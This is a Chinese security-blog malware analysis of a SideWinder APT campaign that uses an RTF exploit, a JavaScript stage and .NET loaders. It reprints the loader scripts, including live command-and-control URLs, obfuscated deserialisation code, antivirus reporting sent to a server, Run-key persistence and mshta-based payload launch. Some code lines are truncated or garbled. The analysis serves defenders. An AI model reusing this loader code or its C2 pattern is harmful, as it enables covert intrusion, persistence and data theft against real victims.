


APT SideWinder针对南亚某区域的最新攻击活动 - FreeBuf网络安全行业门户

freebuf.com/articles/network/269251.html

HW期间，为防范钓鱼，即日起FreeBuf将取消投稿文章的一切外部链接。给您带来的不便，敬请谅解~

背景概述

近日NDR团队捕获多起南亚APT组织SideWinder攻击事件。下图为攻击样本下载的截图。




SideWinder简介

响尾蛇(又称SideWinder, T-APT-04)是一个背景来源于印度的 APT 组织, 该组织此前已对巴基斯坦和东南亚各国发起过多次攻击, 该组织以窃取政府、能源、军事、矿产等领域的机密信息为主要目的。

样本分析

本次捕获到的攻击样本手法与往期相似, 即通过带漏洞的RTF文档释放并执行JS脚本:



SideWinder组织惯用手法最明显标志为在一阶脚本中最后动态调用自加载程序o.work函数。

网上关于SideWinder分析文章很多在此不做过多描述，简单说明第一步内存加载o.work变化。

常见o.work调用如下：

```
var so = "AAEAAD/////AQAAAAAAAAEAQAAJCJTeXN0ZW0uRGVzZWdhdGVtZXJpYXpemF0aW9uSG9sZGVyAwwAAAAhEZWxlZ2F0ZD0YXnZlZGhvdDADAwU3lzdGVtL
var ad = "AAAAAAAAEA0y9fXWU1bk4PrM7mwyYRfYQMAoQaKiUURW1LCgCbAhKgsbYnZJIUExpOuK1jATeCWQ0EnN5LgtbfXWWqIQ8F7a2pZbXwjq1V2W5KURAvq1WGiNNdUTN
var ec = 'Program';
try {
function getNet(){
var ret = "";
var FSO = new ActiveXObject("Scripting.FileSystemObject");
var folds = FSO.GetFolder(FSO.GetSpecialFolder(0)+"\\Microsoft.NET\\Framework\\").SubFolders;
e = new Enumerator(folds);
var folder;
e.moveFirst();
while (e.atEnd() == false)
{
folder = e.item();
var files = folder.files;
var fileEnum = new Enumerator(files);
fileEnum.moveFirst();
while(fileEnum.atEnd() == false){
if(fileEnum.item().Name == "cac.exe")
{
if(folder.Name.substring(0,2)=="v2")
return "v2.0.50727";
else if(folder.Name.substring(0,2)=="v4")
return "v4.0.30319";
}
fileEnum.moveNext();
}
e.moveNext();
}
return folder.Name;
}
var shells = new ActiveXObject('WScript.Shell');
ver = 'v2.0.50727';
try {
ver = getNet();
} catch(e) {
ver = 'v2.0.50727';
}
shells.Environment('Process')['COMPLUS_Version'] = ver;
var aUrl = "https://www.trans-aws.net/Plugins/-/1/0468/true/true/";
var stm = base64ToStream(so);
var fmt = new ActiveXObject('System.Runtime.Serialization.For' + 'matters.Binary.BinaryFormatter');
var al = new ActiveXObject('System.Collections.ArrayList');
var d = fmt.Deserialize_2(stm);
al.Add(undefind);
var o = d.DynamicInvoke(al.ToArray()).CreateInstance(ec);
o.work(ad, "-1", "10468", aUrl, "https://del-ivory.net/1/0468/true/true/1/0468/551e3013/cac");
```

加载器，用于持久化（注册表RUN）与后续恶意程序运行

后续恶意程序

动态加载 加载器

```

try{
var FwJJM = ActiveXObject;
var ArBxay = window["eval"]("String.fromCharCode");
function ISED(str) {
var b64 = "phxnUTwldNMzkgV95I64cAOFQjtRfCHP0q2iXv8GWBamuDY0Jy7eS2lEhLKr3s+/-=";
var b, result = "",
    r1, r2, i = 0;
for (; i < str.length;) {
b = b64.indexOf(str.charAt(i++)) << 18 | b64.indexOf(str.charAt(i++)) << 12 |
(r1 = b64.indexOf(str.charAt(i++))) << 6 | (r2 = b64.indexOf(str.charAt(i++)));

result += r1 == 64 ? ArBxay(b >> 16 & 255) :
r2 == 64 ? ArBxay(b >> 16 & 255, b >> 8 & 255) :
ArBxay(b >> 16 & 255, b >> 8 & 255, b & 255);
}
return result;
};
function ZTAzLrf (key, bytes){
var res = [];
for (var i = 0; i < bytes.length; ) {
for (var j = 0; j < key.length; j++) {
res.push(ArBxay((bytes.charCodeAt(i) ^ key.charCodeAt(j))));
i++;
if (i >= bytes.length) {
j = key.length;
}
}
}

return res.join("")
}
function cAvWHINO(bsix){
return ZTAzLrf(keeee,ISED(bsix))
}
var keeee = ZTAzLrf("eiGF",ISED("FABYPZ"+"AtNFQ="));

var da = "";
var dash = "";
function iJQIyv(b) {
var so = cAvWHINO("HFNeH1T7Nq3F1hX0fOdifFv7CEqyf2gZHONER1TJNwICtE0nt8I6IOBSQUBajpJf1I0R0BmMuhqjULNAAbXpTvXnSyiCTDnQG1051T0dETLfvL3t0");
var ec = cAvWHINO("tUTj"+"FXN6"+"nJ==");
try {
var shells = new FwJJM(cAvWHINO("RlhA6Zv"+"nIqLmOZ"+"gAFp=="));

function quuhNr() {
var = cAvWHINO("40UQ"+"xIbw"+"c0EM"+"hp==");
try {
shells.Environment(cAvWHINO("tUT"+"jOv"+"ApU"+"5=="))(cAvWHINO("HEyrtFy8kO"+"sYAXIM0AJk") = var;;
var objWMIService = GetObject(cAvWHINO("42BQATChIXkxRlW"+"FRUUGFSyojAy4Iq"+"hj4UBZFLl1hSdM"));
var colItems = objWMIService.ExecQuery(cAvWHINO("tZjtFTgl"+"5qWQCcIO"+"FIkiFXyt"+"QThxIqT0"+"6vy64Tgl"), null, 48);
var objItem = new Enumerator(colItems);
var x = "";
for (; !objItem.atEnd(); objItem[cAvWHINO("AaypFlLowX5=")] ()) {
x += (objItem.item().displayName + cAvWHINO("wp"+"==") + objItem.item().productState).replace(cAvWHINO("w"+"p"+"="+"="), "");
}
var stm = iJQIyv(so.split(cAvWHINO("T"+"0"+"="+"=")).join(''));
var fmt = new FwJJM(cAvWHINO("tSBT4AAH4wllgFcNSF"+"AjKQZzhFZqfOqqI4T"+"BjAyLzncNacXNlgAcU"+"I1GBt0Tqx6Y7cAZF"+"6SvZncNacXNlgAcU="));
var al = new FwJJM(cAvWHINO("tSBT4AAH"+"41gFFZBf"+"cSfzFZjp"+"wlqx55gn"+"CIBT45=="));
var d = fmt[cAvWHINO("PTjTFUNtpZyI6Ag8p0==")](dash);
al.Add(undefined);
var o = d[cAvWHINO("PUBQO"+"I2tpf"+"vOIAv"+"6AS==")](al[cAvWHINO("RIyE"+"6SN6"+"wJ==")]) (cAvWHINO("HST40UI0MZ"+"LzIZCFoZQ=")) (e
if (x && x.length) {
x = x + cAvWHINO("jS"+"hx"+"FO"+"U=");
}
var aUr1 = cAvWHINO("cUCx6ckN4IsRFADe1vWkIhApcZBT55fHASTIT0"+"dwAJfFpqXkp5C0Pqfpw5WPpSShpppxnJ5wcpXV"+"1Th5FTQI15bMpJjxpZUNTJk]
o[cAvWHINO("RZyUc0==")] (cAvWHINO("cUCx6ckN4IsRFADe1vWkIhApcZBT55fHASTIT0dwAJfFpqXkp5"+"C0Pqfpw50PpXShpppxnJ5wcpXV1Th5FTQI15qObAq6
window.close());
} catch (e) { o[cAvWHINO("RZyUc0==")] (cAvWHINO("cUCx6ckN4IsRFADe1vWkIhApcZBT55fHASTIT0dwAJfFpqXkp5C0Pqfpw50PpXShpppxn"+"nJ5wcpXV1Th
finally {
}
catch (e) {}
finally(window.close());o
}
catch (e) {}
finally(window.close());o
}

```

Installer.dll/LinkZip.dll/App.dll (o.work) 简述

Installer.dll

时间2019

Loader主要分为两部分第一部分为持久化操作（注册表RUN），第二部分为运行后续恶意程序。

Load进行杀软检测，将检测结果拼接发送到服务端。

注：该部操作前提主机中不存在360、avast、avg

```
using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = new ManagementObjectSearcher("root\\SecurityCenter2",
{
    while (enumerator.MoveNext())
    {
        ManagementObject managementObject = (ManagementObject)enumerator.Current;
        text += managementObject["displayName"];
    }
}
text = text.ToLower();
if (!text.Contains("360") && !text.Contains("avast") && !text.Contains("avg"))
{
    this.downloadData(avUrl + text);
}
```

持久化操作

```
}
this.instfolder = this.instfolder.Trim();
string text2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), this.instfolder);
string text3 = Environment.ExpandEnvironmentVariables("%windir%\syswow64\");
if (!Directory.Exists(text3))
{
    text3 = Environment.ExpandEnvironmentVariables("%windir%\system32\");
}
this.copyexe = text3 + this.copyexe;
RegistryKey arg_13C_0 = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
if (File.Exists(Path.Combine(text2, Path.GetFileName(this.copyexe))))
{
    throw new Exception("Already installed");
}
```

程序会将URL中第一个/后5个字节取出替换后续程序中标记{rox}（用于解密后续服务器数据的key）

```
#####...00000003
0000...000000600000..
.{rox} ..Kernel32.DLL..
..networkexplorer.DLL.N
ewRoseProcess.DLL..Ghof
```

```
23 23 23 23 23 23 23 #####
23 23 23 23 23 23 23 #####
23 23 23 23 23 23 23 #####
23 23 23 23 23 23 23 #####
23 23 23 23 23 23 23 #####
30 30 00 00 00 00 30 ##...000000030000...0
46 36 52 50 00 00 00 00000600000.. LF6RP..
6E 65 74 77 6F 72 6B Kernel32.DLL...network
52 6F 73 65 50 72 6F explorer.DLL.NewRosePro
44 4C 4C 00 00 00 6B cess.DLL..Ghofr.DLL..k
6F 7A 69 6C 6C 61 2F ernel32.dll...Mozilla/
```



```

0 | if ( result )
1 | {
2 |     v2 = sub_100029E0(Block);
3 |     CoInitialize(0);
4 |     CLSIDFromProgID(L"Javascript", &clsid);
5 |     sub_10001F10();
6 |     ppv = 0;
7 |     result = CoCreateInstance(&clsid, 0, 0x17u, &riid, &ppv);

```

LinkZip.dll

时间2020

相较于2019年Installer.dll，LinkZip.dll去除了驻留、解密等功能，获取杀软信息由JS脚本进行实现。LinkZip.dll主要完成下载者功能，对加载的数据解压运行。

```

string path = this.GenerateToken(10) + ".hta";
try
{
    File.WriteAllBytes(Path.Combine(this.location, documentName), Filegenerator.Decompress(Convert.FromBase64String(doc)));
    Process.Start(Path.Combine(this.location, documentName));
}
catch (Exception)
{
}
try

```

```

if (!File.Exists(Path.Combine(this.location, path)))
{
    goto IL_75;
}
IL_CD:
if (File.Exists(Path.Combine(this.location, path)))
{
    new ManagementClass("\\\\.\\root\\cimv2\\Win32_Process").InvokeMethod("Create", new object[]
    {
        "mshta.exe " + Path.Combine(this.location, path)
    });
    Thread.Sleep(2000);
    File.Delete(Path.Combine(this.location, path));
}

```

对捕获的样本分析发现服务端路径存在以下规律：

二阶脚本下载目录

http://xxx/cgi/xxx/xxx/xxx/xxx/file.hta

杀软信息上传目录

http://xxx/plugins/xxx/xxx/true/true/%杀软名称%

后续白加黑 (Duser.dll)

App.dll

时间2021

App.dll与LinkZip.dll非常相似，其添加了异常回传、启动Decoy功能。

```
public void Work(string AccessorNotifyObserverState, string AlgorithmCaptureStructureProgram, string PrivateRestoreTemplateDecorator, string SingleInterpreterNotifyFacade)
{
    try
    {
        this.MementoTreeSequentialInstance(AlgorithmCaptureStructureProgram);
    }
    catch
    {
    }
    if (!string.IsNullOrEmpty(SingleInterpreterNotifyFacade))
    {
        try
        {
            string expr_27 = Environment.ExpandEnvironmentVariables("%temp%\\" + SingleInterpreterNotifyFacade);
            File.WriteAllBytes(expr_27, Program.MementoNotifyCaptureShare(Convert.FromBase64String(PrivateRestoreTemplateDecorator)));
            Process.Start(expr_27);
        }
        catch (Exception ex)
        {
            try
            {
                this.MementoTreeSequentialInstance(AlgorithmCaptureStructureProgram + "Be-" + ex.Message);
            }
            catch
            {
            }
        }
    }
    try
    {
        Type[] exportedTypes = Assembly.Load(this.MementoTreeSequentialInstance(AccessorNotifyObserverState)).GetExportedTypes();
        for (int i = 0; i < exportedTypes.Length; i++)
        {
            Type type = exportedTypes[i];
            if (type.Name.Equals(base.GetType().Name))
            {
                object[] args = new object[]
                {
                    AlgorithmCaptureStructureProgram
                };
                Activator.CreateInstance(type, args);
                break;
            }
        }
    }
}
```

服务端规律变化：

<https://xxx/xxx/x/xxx/x/x/x/xxx/files-xxx/x/>

<https://xxx/xxx/x/xxx/x/x/x/xxx/files-xxx/x/data?d=%杀软信息%>

<https://xxx/xxx/x/xxx/x/x/x/xxx/files-xxx/x/data?d=%杀软信息%&e=%异常信息%>

后续白加黑 (Duser.dll)

总结

19年SideWinder一阶脚本代码未经任何处理，所有字符、C&C、函数名称均为明文；从20年开始SideWinder对一阶脚本进行关键字符加密，在内存加载的O.WORK功能变得更为单一仅保留加载功能去除驻留功能；21年服务器路径特征已发生变化。

本文作者：， 转载请注明来自FreeBuf.COM

APT组织 # SideWinder